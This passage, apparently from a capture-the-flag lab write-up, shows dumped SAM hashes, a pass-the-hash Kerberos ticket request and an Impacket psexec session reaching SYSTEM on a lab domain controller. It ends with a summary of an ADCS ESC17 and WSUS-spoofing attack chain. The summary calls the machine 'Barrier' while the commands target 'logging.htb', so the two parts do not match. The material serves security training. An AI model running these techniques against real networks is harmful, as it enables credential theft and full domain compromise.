Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
...
Then obtain the real administrator session
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ getTGT.py logging.htb/Administrator -hashes ':a0c1d1bed9126632f5f1f2b3f790bdb5'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in Administrator.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ export KRB5CCNAME=Administrator.ccache

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Logging]
└─$ psexec.py -k -no-pass 'LOGGING.HTB/Administrator@dc01.logging.htb'
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on dc01.logging.htb.....
[*] Found writable share ADMIN$
[*] Uploading file eTkBsRnA.exe
[*] Opening SVCManager on dc01.logging.htb.....
[*] Creating service cYdP on dc01.logging.htb.....
[*] Starting service cYdP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.8644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
Finally you can find the root flag from the directory of toby.brynleigh
Description
Barrier is a medium-difficulty Windows Active Directory machine that covers two distinct skill domains.
The initial foothold requires basic reverse engineering of a Windows executable — analyzing the UpdateMonitor binary to extract hard-coded credentials or logic flaws embedded directly in the program, which provide the first point of entry into the environment.
Privilege escalation chains together several Active Directory and PKI abuse techniques under the ESC17 attack path: leveraging a misconfigured ADCS certificate template (UpdateSrv) with Enrollee Supplies Subject enabled to mint a fraudulent server certificate for wsus.logging.htb, creating a malicious DNS record via DNS CREATE_CHILD rights to redirect WSUS traffic to an attacker-controlled host, and finally impersonating the trusted HTTPS WSUS endpoint to push a malicious update payload and achieve code execution as SYSTEM.